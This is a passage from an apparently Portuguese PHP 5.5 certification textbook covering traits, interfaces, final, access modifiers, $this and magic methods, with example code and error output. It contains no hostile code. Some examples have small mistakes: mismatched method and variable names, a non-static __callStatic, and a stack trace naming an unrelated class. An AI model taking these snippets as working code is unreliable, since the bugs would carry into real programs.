Com isso, trait ganhou vida. Assim como uma classe abstrata, um trait não pode ser instanciado, e devemos utilizá-lo junto a uma classe.

Uma tarefa comum em que podemos usar traits são os famosos logs. Dessa forma, é possível saber o que ocorre em diferentes partes do sistema, sem que seja necessário duplicar código ou criar classes separadas para essa tarefa. Logs são úteis em ambientes de produção nos quais o cliente final tem acesso e onde nós, programadores, não podemos exibir dados direto na tela.

```
trait Log {}
```

Um trait pode ter métodos e propriedades, assim como uma classe normal:

```
trait Log {  
  
    public function gravar($mensagem)  
    {  
        return file_put_contents('log.txt', $mensagem);  
    }  
}
```

Para utilizar um trait, devemos primeiramente importá-lo em nossa classe com a palavra reservada use. Veja que, diferentemente de classes que importamos logo após a declaração do namespace, traits devem ser importados dentro do escopo da classe.

```
class GerenciadorDeLog {  
  
    use Log;  
}
```

Dessa forma, temos acesso a todas as propriedades e métodos do trait dentro da classe GerenciadorDeLog.

```
$gerenciadorDeLog = new GerenciadorDeLog();

$gerenciadorDeLog->gravar('mensagem de log'); // método existente no trait
```

Devemos nos atentar à precedência de herança ao usarmos trait s. pois elementos da classe em que o importamos sobrescrevem os métodos existentes nele.

```
class GerenciadorDeLog {

    use Log;

    public function gravar($mensagem)
    {
        print 'Esse método sobrescreve o método existente no trait';
    }
}
```

Ao tentarmos acessar o método gravar agora, em vez de salvar o conteúdo no arquivo com a função file_put_contents , o método vai apenas exibir a mensagem: "Esse método sobrescreve o método existente no trait" .

```
$gerenciadorDeLog = new GerenciadorDeLog();

// Esse método sobrescreve o método existente no trait
$gerenciadorDeLog->gravar('mensagem de log');
```

Um comportamento interessantíssimo do trait é que podemos usá-los com métodos abstratos, assim como nas classes abstratas. Isso nos permite criar uma generalização e obrigar quem utilizar o trait a implementar os métodos que desejarmos.

Para exemplificar, vamos utilizar como exemplo um post do Facebook. Criaremos um trait geral em que será obrigatório a utilização do método mensagem . Ou seja, para cada classe que

usar o nosso trait , será obrigatório existir um método que retorne uma mensagem. Afinal, não é possível criarmos um post sem um texto.

```
trait FacebookPost {  
  
    // Todos post deveram informar uma mensagem  
    abstract public function mensagem();  
}
```

Agora que já possuímos o nossa trait base para os posts que vamos realizar, podemos usá-lo. Para isso, criaremos uma classe chamada PostSimples , que postará apenas um texto e nada mais.

```
trait PostSimples {  
  
    public function mensagem()  
    {  
        return 'Post contendo apenas texto';  
    }  
}
```

Agora imagine que, além da mensagem de texto, precisamos também criar um post que contenha imagens. Como poderíamos fazer isso? Com traits, resolver esse problema fica muito fácil. Vamos criar uma nova classe chamada ImagemPost , que será responsável por gerenciar a imagem e a mensagem para o nosso post.

Como o trait FacebookPost possui um método abstrato, somos obrigados a implementá-lo garantindo que o post de imagem também vá possuir uma mensagem de texto.

```
class ImagemPost {  
    use FacebookPost;  
  
    public function mensagem()
```

```
{  
    return 'Mensagem da classe ImagemPost';  
}  
  
public function imagem()  
{  
    return 'facebook.png';  
}  
}
```

Se tentarmos utilizar um trait que possua um método abstrato e não o sobrescrevermos, um FATAL ERRO será exibido pelo PHP.

```
class ImagemPost {  
  
    use FacebookPost;  
}  
  
PHP Fatal error: Class ImagemPost contains 1 abstract method and  
must therefore be declared abstract or implement the remaining m  
ethods (ImagenPost::mensagem) in /zce/oop/trait.php on line 9  
PHP Stack trace:  
PHP 1. {main}() /zce/oop/trait.php:0
```

Além da utilização aqui mostrada sobre traits, existem algumas pequenas nuances interessantes, como por exemplo, a modificação de acesso de cada método na classe que é usado o trait e a sobreposição de métodos. Veja a documentação oficial do PHP, em http://php.net/manual/pt_BR/language.oop5.traits.php, que possui essas informações adicionais.

8.4 INTERFACE

Interfaces estão um pouco mais além da generalização do que as classes abstratas. Imagine que interfaces são como contratos, em que quem implementá-la deve seguir as regras. Porém não interessa como se chegará ao resultado e, diferentemente das classes abstratas, interfaces não possuem corpo em seus métodos.

```
interface Carro {}
```

A definição de uma interface é bem simples, como podemos ver nesse exemplo. Porém, nossa interface não possui nenhum método. Ao contrário de classes abstratas, que podem ter definições completas de métodos, interfaces podem possuir apenas as suas definições.

```
interface Carro {  
  
    public function acelerar();  
  
    public function parar();  
}
```

Para implementar nossa interface, devemos utilizar a palavra reservada `implements`.

```
class CarroEconomico implements Carro {}
```

O script gera um `FATAL ERROR`, pois, quando usamos interfaces, somos obrigados a implementar todos os métodos nela definidos. Interfaces são como contratos e, como em um contrato, devemos seguir tudo o que está escrito, e implementar todos os métodos existentes na interface.

```
PHP Fatal error: Class CarroEconomico contains 2 abstract method  
s and must therefore be declared abstract or implement the remain  
ing methods (Carro::acelerar, Carro::parar) in /zce/oop/interface  
.php on line 10  
PHP Stack trace:  
PHP 1. {main}() /zce/oop/interface.php:0
```

Vamos corrigir nossa classe para que ela passe a funcionar com a nossa interface:

```
class CarroEconomico implements Carro {  
  
    public function acelerar() {}  
  
    public function parar() {}  
}
```

8.5 FINAL

Assim como podemos herdar propriedades e métodos das classes, podemos também prevenir esse comportamento. Ou seja, é possível bloquear a herança da classe que criamos por meio da palavra reservada `final`.

```
final class Televisao {  
    public $canal = 99;  
}
```

Veja que temos o objeto `Televisao`, que possui uma propriedade `canal`. Vamos tentar agora definir um novo canal pela herança dessa classe:

```
class NovaTelevisao extends Televisao {  
    public $canal = 99;  
}
```

Ao executar esse script, obtemos um `FATAL ERROR`, pois não podemos herdar de nenhuma classe que seja `final`.

```
PHP Fatal error: Class NovaTelevisao may not inherit from final  
class (Televisao) in /zce/oop/final.php on line 9
```

```
Fatal error: Class NovaTelevisao may not inherit from final class  
(Televisao) in /zce/oop/final.php on line 9
```

Desse modo, escolhemos bloquear toda a classe para ser herdada, porém podemos também definir apenas determinados métodos para que não sejam herdados. Vamos então aplicar isso à nossa classe `Televisao`.

```
class Televisao {  
    private $canal = 99;  
  
    final public function mudarCanal($canal)  
    {  
        $this->canal = $canal;  
    }  
}
```

Agora, efetivamente podemos estender a classe, porém não podemos herdar o método `mudarCanal($canal)`.

```
class NovaTelevisao extends Televisao {}
```

Agora tentaremos sobrescrever o método `mudarCanal($canal)`.

```
class NovaTelevisao extends Televisao {  
  
    public function mudarCanal($canal) {}  
}
```

Obtemos um `FATAL ERROR` como esperado, pois esse método é `final`.

```
PHP Fatal error: Cannot override final method Televisao::mudarCanal() in /zce/oop/final.php on line 18
```

```
Fatal error: Cannot override final method Televisao::mudarCanal() in /zce/oop/final.php on line 18
```

Em propriedades de classe, não é possível utilizar a palavra reservada `final`. Para isso, em PHP, usamos a palavra reservada `const`.

8.6 MODIFICADORES DE ACESSO

Em PHP possuímos três tipos de modificadores de acesso e nessa seção iremos explorar como utilizar cada um deles em detalhes, veja a seguir a lista com os possíveis modificadores de acesso:

1. público (`public`)
2. protegido (`protected`)
3. privado (`private`)

public

O público, como já vimos, é onde nós conseguimos acessar nossas propriedades e métodos livremente. O modo público é assumido pelo PHP por padrão se nós não declararmos nenhum tipo de acesso, ou seja, se não usarmos a palavra reservada `public`.

Para propriedades de classe, é obrigatória a declaração, mas, para métodos, não.

```
class Carro {
```

```
//palavra reservada public, protected ou private obrigatória
public $marca;

// palavra public omitida
function ligarMotor()
{
    print 'Motor ligado';
}
}
```

Mas também é possível deixar isso explícito no código quando quisermos:

```
class Carro {

    public $marca;

    public function ligarMotor()
    {
        print 'Motor ligado';
    }
}
```

Sem restrições, podemos facilmente utilizar nosso objeto da seguinte maneira:

```
$meuCarro = new Carro();
$meuCarro->marca = 'Ford';
$meuCarro->ligarMotor();
```

protected

Agora, começamos a restringir os acessos que desejamos utilizando a palavra `protected`. Vamos começar pela propriedade `$marca`. Vamos modificá-la para ser protegida, e não mais pública.

```
class Carro {

    protected $marca = 'GM';
```

```
public function ligarMotor()
{
    print 'Motor ligado';
}
}
```

Veja esse código e, baseado no que viu até agora, tente adivinhar qual será o resultado obtido ao executar o código a seguir:

```
$meuCarro = new Carro();
$meuCarro->marca = 'Ford';
$meuCarro->ligarMotor();
```

Ao executarmos o código, o PHP nos retorna o seguinte FATAL ERROR :

```
PHP Fatal error: Cannot access protected property Carro::$marca
in /zce/oop/visibility/protegido.php on line 14
PHP Stack trace:
PHP 1. {main}() /zce/oop/visibility/protegido.php:0
```

```
Fatal error: Cannot access protected property Carro::$marca in /z
ce/oop/visibility/protegido.php on line 14
```

```
Call Stack:
0.0002 233888 1. {main}() /zce/oop/visibility/protegido
.php:0
```

Ao contrário do modificador `public`, propriedades e métodos que utilizam `protected` só podem ser acessados de dentro da própria classe ou de classes que herdem dessa classe. Vamos usar a nossa classe `Carro` como molde para a nossa classe `Caminhao`.

```
class Caminhao extends Carro {
    public function exibirMarca()
    {
        print $this->marca;
```

```
    }
}
```

Como não podemos mais acessar diretamente a propriedade `$marca`, somos obrigado a criar um método para manipulá-la.

```
$caminhao = new Caminhao();
$caminhao->exibirMarca(); // GM
```

private

Chegamos ao modo mais restrito que uma propriedade ou método pode ter, dentro de uma classe. Usando `private`, apenas a própria classe tem acesso ao atributo ou método.

No nosso exemplo a seguir, temos o atributo `$numeroDeRodas` que pertence somente a classe `Carro`. Veja a classe `Carro` modificada:

```
class Carro {

    protected $marca = 'GM';
    private $numeroDeRodas = 4;

    public function exibirNumeroDeRodas()
    {
        print $this->numeroDeRodas;
    }
}

$carro = new Carro();
$carro->exibirNumeroDeRodadas();
```

Ao executarmos esse script, temos o seguinte resultado:

4

Mas, e se tentarmos estender essa classe para acessar o atributo `$numeroDeRodas`? Veja a classe a seguir e tente descobrir qual

será a saída gerada pelo script, antes de seguir para a resposta.

```
class Van extends Carro {  
    public function __construct()  
    {  
        print $this->numeroDeRodas;  
    }  
}  
  
$van = new Van();
```

Quando instanciamos a classe `Van`, não existe nenhuma propriedade na classe chamada `$numeroDeRodas`, o que faz o PHP exibir o erro de propriedade indefinida (Undefined property).

```
PHP Notice: Undefined property: Van::$numeroDeRodas in /zce/oop/  
private.php on line 15  
PHP Stack trace:  
PHP 1. {main}() /zce/oop/visibility/private.php:0  
PHP 2. CanetaPreta->__construct() /zce/oop/private.php:19
```

Isso ocorre pois a propriedade pertence apenas à classe `Carro`, e somente ela pode manipular essa propriedade. Nenhuma classe que a estenda ou qualquer tentativa de acesso externo consegue modificá-la

8.7 \$THIS

Em nossos exemplos anteriores, para acessar as propriedades e métodos das classes, usamos um variável especial chamava `$this`. Ela é reservada para o PHP e não pode ser utilizada como um variável qualquer, o que torna o exemplo a seguir um código inválido:

```
$this = 'ZCPE';
```

Ao executar esse script, obtemos o seguinte erro:

```
PHP Fatal error: Cannot re-assign $this in /zce/oop/this.php on line 3
```

```
Fatal error: Cannot re-assign $this in /zce/oop/this.php on line 3
```

Isso nos mostra que não podemos utilizar `$this` como uma variável qualquer. `$this` se referencia à instância da classe atual. Precisamos utilizar `$this` para acessar qualquer método ou propriedade dentro de uma classe; caso contrário, o PHP tentará procurar uma variável dentro do escopo do método. Veja o exemplo a seguir:

```
class Arquivo {
    private $arquivo = 'zend.txt';

    public function exibirNome()
    {
        print $arquivo;
    }
}

$arquivo = new Arquivo();
$arquivo->exibirNome();
```

O que você acha que vai acontecer com esse código ao ser executado?

```
PHP Notice: Undefined variable: arquivo in /zce/oop/this.php on line 8
```

```
PHP Stack trace:
```

```
PHP 1. {main}() /zce/oop/this.php:0
```

```
PHP 2. Arquivo->exibirNome() /zce/oop/this.php:13
```

```
Notice: Undefined variable: arquivo in /zce/oop/this.php on line 8
```

```
Call Stack:
```

```
0.0001 233264 1. {main}() /mnt/c/wamp/www/github/zce/oo
p/this.php:0
0.0013 233480 2. Arquivo->exibirNome() /mnt/c/wamp/www/
```

github/zce/oop/this.php:13

Obtemos o erro `Undefined variable: arquivo`, o que nos diz que a variável `$arquivo` não existe. Para corrigir esse erro, precisamos usar `$this` para nos referenciar à propriedade da classe `$arquivo`.

...

```
public function exibirNome()
{
    print $this->arquivo;
}
```

Após esse ajuste, conseguimos executar o código perfeitamente e ter como resultado a exibição do nome do arquivo.

`zend.txt`

Todos os itens abordados até agora sobre modificadores de acesso são tratados na documentação oficial do PHP, que você pode conferir em http://php.net/manual/pt_BR/language.oop5.visibility.php. Na documentação oficial, eles chamam de visibilidade em vez de modificadores de acesso.

8.8 MÉTODOS MÁGICOS

Ao passar da evolução do PHP, a linguagem foi proporcionando muitas funcionalidades para a programação orientada a objetos. Uma delas são os métodos mágicos, que nos fornecem uma flexibilidade enorme e também vantagens ao

utilizá-los. Todos os métodos mágicos começam com os caracteres `__` (dois underscores) seguidos de seu nome. Veja a seguir uma lista dos métodos existentes até o momento:

Método	Descrição
<code>__construct</code>	Construtor do objeto.
<code>__destruct</code>	Destrutor do objeto.
<code>__call</code>	Invocado quando um método não existe no objeto.
<code>__callStatic</code>	Invocado quando um método estático não existe no objeto.
<code>__get</code>	Invocado quando uma propriedade não existente do objeto é utilizada.
<code>__set</code>	Quando uma propriedade invocada para definir seu valor não existe, esse método é executado.
<code>__isset</code>	Quando um membro não é encontrado, <code>__isset</code> é invocado utilizando as funções <code>isset()</code> ou <code>empty()</code> para realizar essa verificação.
<code>__unset</code>	Quando declarado, esse método mágico fica responsável por receber a chamada quando a função <code>unset()</code> for utilizada e para membros não acessíveis.
<code>__sleep</code>	Quando é desejado confirmar alguns dados que estão pendentes para o funcionamento da classe, para realizar limpezas de propriedades já setadas, ou lidar com objetos muito grandes, <code>__sleep</code> é o método que você vai usar para este fim.
<code>__wakeup</code>	Quando utilizamos o método para serializar (no caso, <code>__sleep</code>), em alguns contextos podemos acabar perdendo uma conexão com o banco de dados. Caso seja necessário realizar o papel inverso (no caso, deserializar), usamos <code>__wakeup</code> e, além disso, também poderíamos restabelecer a conexão com o banco de dados.
<code>__toString</code>	É invocado, por exemplo, quando você tenta executar <code>echo</code> no objeto, o PHP vai converter para strings e, se sua classe contiver o método mágico <code>__toString</code> , será exibido o conteúdo do método.
<code>__invoke</code>	É invocado quando você tentar chamar um objeto como uma função, não confunda com as funções que você cria ou os métodos.
<code>__clone</code>	Método invocado ao clonar o objeto com a palavra reservada <code>clone</code>

Esses são os métodos mágicos que são cobertos na certificação PHP 5.5, porém existe mais um método mágico adicionado à versão 5.6 da linguagem. Ele não será abordado aqui, pois o nosso foco é o PHP 5.5. Para maiores informações sobre `__debugInfo`, acesse a documentação oficial, em http://php.net/manual/pt_BR/language.oop5.magic.php#object.debuginfo.

__construct

O método `__construct` é bem usado, pois é ele que utilizamos para passar argumentos na construção do nosso objeto. Anteriormente, na versão 4 do PHP, usávamos o mesmo nome da classe para fazer esse tipo de trabalho (assim como é feito em Java), porém, após a implementação do método mágico `__construct`, foi caindo em desuso.

```
class Livro {  
  
    public function __construct($autor)  
    {  
        print $autor;  
    }  
}
```

Como podemos ver, estamos utilizando o `__construct` para ser obrigatória a passagem do parâmetro `$autor`.

```
$casaDoCodigo = new Livro('Martin Fowler');
```

Ao executarmos esse método, o resultado que obtemos é:

```
Martin Fowler
```

__destruct

Assim como possuímos um método para usar assim que instanciamos um objeto, possuímos também um que é executado assim que o objeto é destruído da memória. Entretanto, repare que esse não recebe nenhum argumento:

```
class Livro {  
  
    public function __construct()  
    {  
        print 'Objeto Livro criado';  
    }  
  
    public function __destruct()  
    {  
        print 'Objeto Livro destruído';  
    }  
}  
  
$livro = new Livro();  
sleep(2);
```

A função `sleep` nos ajudará a visualizar melhor em qual momento o objeto foi destruído. Ao executarmos esse script, temos o seguinte resultado:

```
Objeto Livro criado  
Objeto Livro destruído // aparecerá após 2 segundos
```

Podemos também simular a destruição desse objeto pela função `unset`. Dessa vez, vamos destruir o objeto antes de o script terminar sua execução:

```
$livro = new Livro(); Objeto Livro criado  
sleep(1);  
  
unset($livro); // Objeto Livro destruído  
  
sleep(2);
```

Por meio desse exemplo, conseguimos definir exatamente em

qual momento o nosso objeto será destruído. Após instanciarmos a classe `Livro`, é exibida a mensagem `Objeto Livro criado` e a execução do script será interrompida durante 1 segundo. Logo após esse 1 segundo, destruímos o objeto com a função `unset` e a mensagem `Objeto Livro destruído` é exibida para nós.

E novamente utilizamos a função `sleep` para interromper a execução do script por 2 segundos. Após esse tempo, a execução do script é finalizada.

Embora usamos `__destruct` em conjunto com a função `sleep` para destruir os objetos, devemos tomar cuidado, pois não conseguimos determinar em qual hora exatamente o objeto será limpo da memória por meio do `garbage collector`. Entretanto, o método `__destruct` é um lugar excelente para se realizar operações de fechamento, como por exemplo, conexão com banco e dado ou streams.

`__call`

Pelo método `__call`, podemos acessar métodos sem declará-los dentro da nossa classe. A cada chamada de um método inexistente na classe ou não acessível (método privados ou protegidos), o PHP vai procurar pelo método `__call` e executá-lo.

```
class Celular {  
  
    public function __call($method, array $args) {  
        print 'Método ' . $method . ' invocado';  
    }  
}
```

```
}
```

Definimos uma classe apenas com o método mágico `__call`, o que significa que não importa o método que vamos chamar, pois esse método sempre será invocado. Veja que, no nosso exemplo, tentamos invocar o método `ligar`. Uma vez que ele não existe na nossa classe `Celular`, o método `__call` é invocado em seu lugar.

```
$motorola = new Celular();
$motorola->ligar();
```

O resultado que obtemos ao executar o script é a mensagem:

Método ligar invocado

Veja também que temos um segundo argumento no método `__call`. Ele nos serve para receber todos os argumentos enviados para o método invocado. Todos os parâmetros são colocados em um array, e podemos iterar sobre esse array para pegar cada um desses argumentos. A seguir, modificamos a nossa classe `Celular` para que, além de exibir o método que foi invocado, exiba também todos os argumentos passados através do `foreach`.

```
class Celular {

    public function __call($method, array $argumentos) {
        print 'Método ' . $method . ' invocado com os argumentos'
        . PHP_EOL;

        foreach($argumentos as $argumento) {
            print $argumento . PHP_EOL;
        }
    }
}
```

Vamos também mudar a utilização da classe para definir o número do objeto `Celular`, invocando o método

```
definirNumero .  
  
$motorola = new Celular();  
$motorola->definirNumero('11) 1234-1234');
```

Agora podemos exibir o método invocado e também os parâmetros passados:

```
Método definirNumero invocado com os argumentos  
(11) 1234-1234
```

O método `__call` possui alguns detalhes em relação aos modificadores de acesso que veremos a seguir. Imagine que temos um método na classe `Celular` chamado `ligarTela`, porém esse método é protegido (`protected`), como mostra o exemplo:

```
class Celular {  
  
    protected function ligarTela($segundos)  
    {  
        print 'Ligando tela do celular por ' . $segundos . ' segundos';  
    }  
  
    public function __call($metodo, array $argumentos) {  
        print 'Método ' . $method . ' invocado com os argumentos'  
        . PHP_EOL;  
  
        foreach($argumentos as $argumento) {  
            print $argumento . PHP_EOL;  
        }  
    }  
}
```

Agora vamos invocar o método `ligarTela`, que acabamos de criar:

```
$motorola = new Celular();  
$motorola->ligarTela(2);
```

Qual a saída que teremos ao executar esse script?

```
Método ligarTela invocado com os argumentos  
2
```

O método `__call` é invocado. Isso ocorre pois o método `ligarTela` não é acessível através da instância da classe `Celular`, e o mesmo ocorre com métodos privados. Lembre-se sempre de que, se o método da classe não existir ou não for acessível, o método `__call` será invocado.

Da mesma forma que usamos o método `__call`, é possível utilizar o `__callStatic`. As diferenças entre esses métodos são simples: o método `__callStatic` é chamado no contexto estático, e sua assinatura também deve ser estática.

```
class Carro {  
  
    public function __callStatic($metodo, $argumentos)  
    {  
        print 'Método invocado estaticamente :' . $metodo;  
    }  
}  
  
Carro::ligar();
```

Ao executarmos esse script, obtemos o seguinte resultado:

```
Método invocado estaticamente :ligar
```

__get

Como o próprio nome denuncia, o método `__get` é usado para retornar o valor de uma propriedade não acessível ou não existente de uma classe.

```
class Ventilador {  
  
    public function __get($nome) {  
        print 'Tentativa de acessar a propriedade ' . $nome;
```

```
    }
}
```

Como podemos ver, o método `__get` obrigatoriamente possui o parâmetro, pois é por ele que vamos saber qual propriedade tentaram acessar daquele objeto.

```
$ventilador = new Ventilador();
$ventilador->marca;
```

O resultado que obtemos ao executar o script é:

```
Tentativa de acessar a propriedade marca
```

__set

Como acabamos de ver, possuímos um método exclusivamente para ser invocado quando uma propriedade não existente é chamada. Também temos um método especificamente para ser chamado caso tentem definir um valor a uma propriedade que não é acessível ou inexistente. Isso nos dá muita flexibilidade para trabalhar com objetos para definir ou retornar valores.

No nosso exemplo a seguir, criamos uma classe `Ventilador`, e definimos apenas o método `__set` para que seja possível definir qualquer propriedade dentro do objeto, sem que ela de fato exista.

```
class Ventilador {

    public function __set($nome, $valor) {
        print 'Tentativa de definir o valor da propriedade ' . $nome . ' com o valor ' . $valor;
    }
}

$ventilador = new Ventilador();
$ventilador->preco = 90.00;
```

E o resultado que obtemos é:

Tentativa de definir o valor da propriedade preco com o valor 90

__isset

Quando uma propriedade não é encontrada utilizando as funções `isset` ou `empty`, o método mágico `__isset` é invocado. Veja o nosso exemplo adiante, em que usamos a classe `Colecao` simplesmente para armazenar as propriedades e valores dentro do array `$dados`:

```
class Colecao
{
    private $dados = [];

    public function __set($nome, $valor)
    {
        echo "Atribuindo o indice '$nome' com o valor '$valor'";
        $this->dados[$nome] = $valor;
    }
}

$obj = new Colecao;

$obj->a = 1;
echo $obj->a; // 1
```

Agora que já temos a nossa classe funcionando, vamos implementar o método `__isset`. Com isso, toda vez que utilizarmos a função `isset` ou `empty`, será invocado o método `__isset`, nos permitindo assim realizar a verificação se a propriedade acessada existe no nosso array `$dados`

```
class Colecao
{
    private $dados = [];

    public function __set($nome, $valor)
```

```

{
    echo "Atribuindo o indice '$nome' com o valor '$valor'";
    $this->dados[$nome] = $valor;
}

public function __isset($name)
{
    echo "Verifica se '$name' foi setado?";
    return array_key_exists($name, $this->dados);
}
}

$obj = new Colecao();

$obj->a = 1;

$propriedadeA = isset($obj->a);

var_dump($propriedadeA);

```

Ao executarmos o script, temos o seguinte resultado:

```
Atribuindo o indice 'a' com o valor '1'
```

```
Verifica se 'a' foi setado? bool(true)
```

Vamos por partes para facilitar o entendimento. A primeira coisa que fazemos aqui é criar um objeto `Colecao` e atribuirmos à propriedade `a` o valor `1`. Como a propriedade `a` não existe, o método `__set` é invocado e, dessa forma, armazenamos o nome da propriedade invocada (`a`) e o seu valor (`1`) no array `$dados`.

Após isso, usamos a função `isset` para verificar se realmente a propriedade existe. Fazendo isso, o método `__isset` é invocado e verificamos se a propriedade `a` existe no nosso array `$dados` pela função `array_key_exists`. Como ela foi definida anteriormente com o valor `1`, é retornado verdadeiro (`true`), e

atribuímos esse valor à variável `$propriedadeA`.

Por último, apenas exibimos o valor da propriedade `$propriedadeA` com a função `var_dump`.

Utilizamos a função `isset` em nosso exemplo, mas se alterarmos para a função `empty`, obtemos o mesmo resultado.

__unset

Podemos utilizar o método mágico `__unset` para remover propriedades definidas com o método mágico `__set`. Para tornar mais fácil o entendimento, continuaremos com a nossa classe `Colecao` que usamos na seção anterior.

Só vamos fazer uma pequena modificação nela para usarmos o método `__unset`, e vamos remover o método `__isset`. Veja como nossa classe `Colecao` ficará:

```
class Colecao
{
    private $dados = [];

    public function __set($nome, $valor)
    {
        $this->dados[$nome] = $valor;
    }

    public function __unset($nome)
    {
        // Remove a propriedade somente se ela existir no array $dados
```

```

        if (array_key_exists($nome, $this->dados)) {
            unset($this->dados[$nome]);
        }
    }
}

```

A primeira coisa que vamos fazer para entender o método `__unset` é definir algumas propriedades. Vamos criar duas delas: a propriedade `b` e a propriedade `c`, ambas com o valor `1`.

```

$obj = new Colecao;

$obj->b = 1;
$obj->c = 1;

print_r($obj);

```

Ao executar esse script, temos o seguinte resultado:

```

Colecao Object (
    [dados:Colecao:private] => Array
        (
            [b] => 1
            [c] => 1
        )
)

```

Com as nossas propriedades definidas, podemos agora removê-las por meio da função `unset`. Ao utilizarmos essa função, invocamos automaticamente o método `__unset` dentro da classe `Colecao`.

```

unset($obj->b);

print_r($obj);

```

Removendo a propriedade `b`, restou-nos apenas a `c`, e comprovamos isso exibindo todo o objeto `Colecao` com a função `print_r`.

Removendo a propriedade `b`

```
Colecao Object
(
    [dados:Colecao:private] => Array
        (
            [c] => 1
        )
)
```

sleep e wakeup

O `__sleep` e o `__wakeup` são métodos especialmente para se trabalhar com serialização do seu objeto. Quando a função `serialize` do PHP é chamada no objeto, o método `__sleep` é invocado se existente na classe. O mesmo ocorre com o método `__wakeup` quando a função `unserialize` é invocada.

```
class Serializar {

    public function __sleep()
    {
        print 'Método invocado ao usar a função serialize';
        return [];
    }
}

serialize(new Serializar());
```

A primeira coisa que devemos fazer é criar o nosso método `__sleep` na classe, e obrigatoriamente devemos retornar um valor do tipo array; caso contrário, o seguinte NOTICE será exibido:

```
Notice: serialize(): __sleep should return an array only containing the names of instance-variables to serialize in /zce/oop/__sleep.php on line 13
PHP Stack trace:
PHP    1. {main}() /zce/oop/__sleep.php:0
```

```
PHP 2. serialize() /zce/oop/__sleep.php:13
```

Executando esse código, será exibida a seguinte mensagem:

```
Método invocado ao usar a função serialize
```

Uma vez serializado, podemos também retornar o estado do objeto utilizando a função `unserialize`. Vamos alterar a nossa classe que usamos como exemplo para isso:

```
class Serializar {  
  
    public function __wakeup()  
    {  
        print 'método invocado ao usar a função unserialize';  
    }  
}  
  
$objetoSerializado = serialize(new Serializar());  
  
unserialize($objetoSerializado);
```

Ao contrário do método `__sleep`, não precisamos retornar nenhum valor ao implementar o método `__wakeup`. A única coisa que precisamos ter certeza antes de utilizar a função `unserialize` é de invocar o método `serialize` primeiro; caso contrário, o seguinte `WARNING` será exibido:

```
PHP Warning: unserialize() expects parameter 1 to be string, object given in /zce/oop/__serialize.php on line 13  
PHP Stack trace:  
PHP 1. {main}() /zce/oop/__serialize.php:0  
PHP 2. unserialize() /zce/oop/__serialize.php:13
```

Se você executou esse código, viu que usamos a função `serialize` antes de invocar a função `unserialize`. Sendo assim, o seguinte resultado será exibido:

```
método invocado ao usar a função unserialize
```

__toString

Para entendermos o método `__toString`, vamos primeiro imaginar o seguinte cenário: você possui uma classe `Livro` com algumas propriedades públicas, como `$nome` e `$autor`.

```
class Livro {  
    public $nome;  
    public $autor;  
}
```

E deseja imprimir os valores e propriedades existentes utilizando `echo` ou `print`.

```
$zcpe = new Livro();  
  
print $zcpe;
```

Porém, ao executarmos o código, obtemos um `FATAL ERROR`, dizendo que não podemos converter um objeto para uma string:

```
PHP Catchable fatal error: Object of class Livro could not be converted to string in /zce/oop/to_string.php on line 6  
PHP Stack trace:  
PHP 1. {main}() /zce/oop/to_string.php:0
```

```
Catchable fatal error: Object of class Livro could not be converted to string in /zce/oop/to_string.php on line 6
```

```
Call Stack:  
0.0001 230688 1. {main}() /zce/oop/to_string.php:0
```

Para que isso funcione, devemos implementar o método mágico `__toString` em nossa classe, que nos dá a possibilidade de exibir o que desejarmos do objeto por meio de uma string.

```
class Livro {  
    public $nome;  
    public $autor;
```

```
public function __toString()
{
    return 'nome: ' . $this->nome . ' autor: ' . $this->autor
;
}
}
```

Perceba que, ao implementarmos o método, podemos definir como o objeto será exibido. No nosso caso, apenas estamos exibindo os valores da instância.

__invoke

Através do método `__invoke`, podemos tratar objetos como funções.

```
class Computador {
    public function __invoke()
    {
        print 'Método __invoke executado';
    }
}
```

Implementando esse método, é possível usar nosso objeto com a mesma sintaxe que uma função:

```
$computador = new Computador();
$computador(); // invocando o objeto com uma função
```

Ao executar o código, temos o seguinte resultado:

```
Método __invoke executado
```

Podemos também passar argumentos, além de executar nosso objeto como função. Vamos modificar a nossa classe. Para isso, utilizaremos `func_get_args`, que nos retorna todos os parâmetros passados para uma função, e percorreremos parâmetro por parâmetro através do `foreach` para exibi-los.

```
class Computador {
    public function __invoke()
    {
        print 'Método __invoke executado';

        foreach (func_get_args() as $parametro) {
            print 'parâmetro : ' . $parametro;
        }
    }
}
```

Após essa pequena modificação, podemos agora resgatar qualquer parâmetro passado:

```
$computador = new Computador();

$computador(1, 2, 'terceiro parâmetro');
```

Ao executar esse script, obtemos o seguinte resultado:

```
Método __invoke executado
parâmetro : 1
parâmetro : 2
parâmetro : terceiro parâmetro
```

Se você preferir, também pode fixar o número exato de argumentos desejados. A seguir, vamos alterar a nossa classe `Computador` para aceitar apenas dois argumentos: `$nome` e `$marca`.

```
class Computador {
    public function __invoke($nome, $marca)
    {
        print 'Método __invoke executado';

        print 'nome : ' . $nome . ' marca: ' . $marca;
    }
}
```

Escolhendo esse tipo de sintaxe, torna-se obrigatório a passagem dos parâmetros, assim como em um método ou em uma

função normal.

```
$computador = new Computador();  
$computador('Computador1', 'Asus');
```

clone

O método mágico `__clone` é unicamente usado ao tentarmos clonar um objeto com a palavra reservada `clone`. Caso o método `__clone` existir dentro da classe, ele será executado; caso contrário, será apenas ignorado.

```
class Casa {  
    public $numero;  
}  
  
$casa1 = new Casa();  
$casa2 = clone $casa1;
```

Nesse exemplo, não estamos utilizando nenhum método mágico e, mesmo assim, conseguimos clonar nosso objeto, o que é perfeitamente válido. Temos dois objetos iguais até o momento.

```
var_dump($casa1 == $casa2); // bool(true)
```

Os objetos são iguais, pois não alteramos nenhuma propriedade dentro deles. Vamos então alterar o número do objeto `$casa1` e da `$casa2`.

```
$casa1->numero = 123;  
$casa2->numero = 456;
```

```
var_dump($casa1 == $casa2); // bool(false)
```

Agora, obtemos `false` ao tentar comparar os objetos `$casa1` e `$casa2`, pois esses objetos possuem valores diferentes.

Porém, vamos imaginar que vamos utilizar a classe `Endereco` junto com a classe `Casa` para deixar mais elegante o nosso código.

```
class Endereco {  
    public $rua;  
    public $numero;  
}
```

Faremos uma pequena modificação na nossa classe `Casa` para usar a classe `Endereco`. Vamos instanciar um novo objeto `Endereco` no método construtor da classe `Casa`.

```
class Casa {  
    public $cor;  
    public $endereco;  
  
    public function __construct()  
    {  
        $this->endereco = new Endereco();  
    }  
}
```

Agora que já temos os dois objetos, vamos então cloná-los:

```
$casa1 = new Casa();  
$casa2 = clone $casa1;  
  
var_dump($casa1 == $casa2); // bool (true)
```

Nada de novidade, certo? Apenas clonamos a classe `Casa` e, comparando os dois objetos, temos como resposta verdadeiro. No próximo exemplo, tente analisar com mais cuidado:

```
$casa1 = new Casa();  
$casa1->endereco->rua = 'Av. São Paulo';  
  
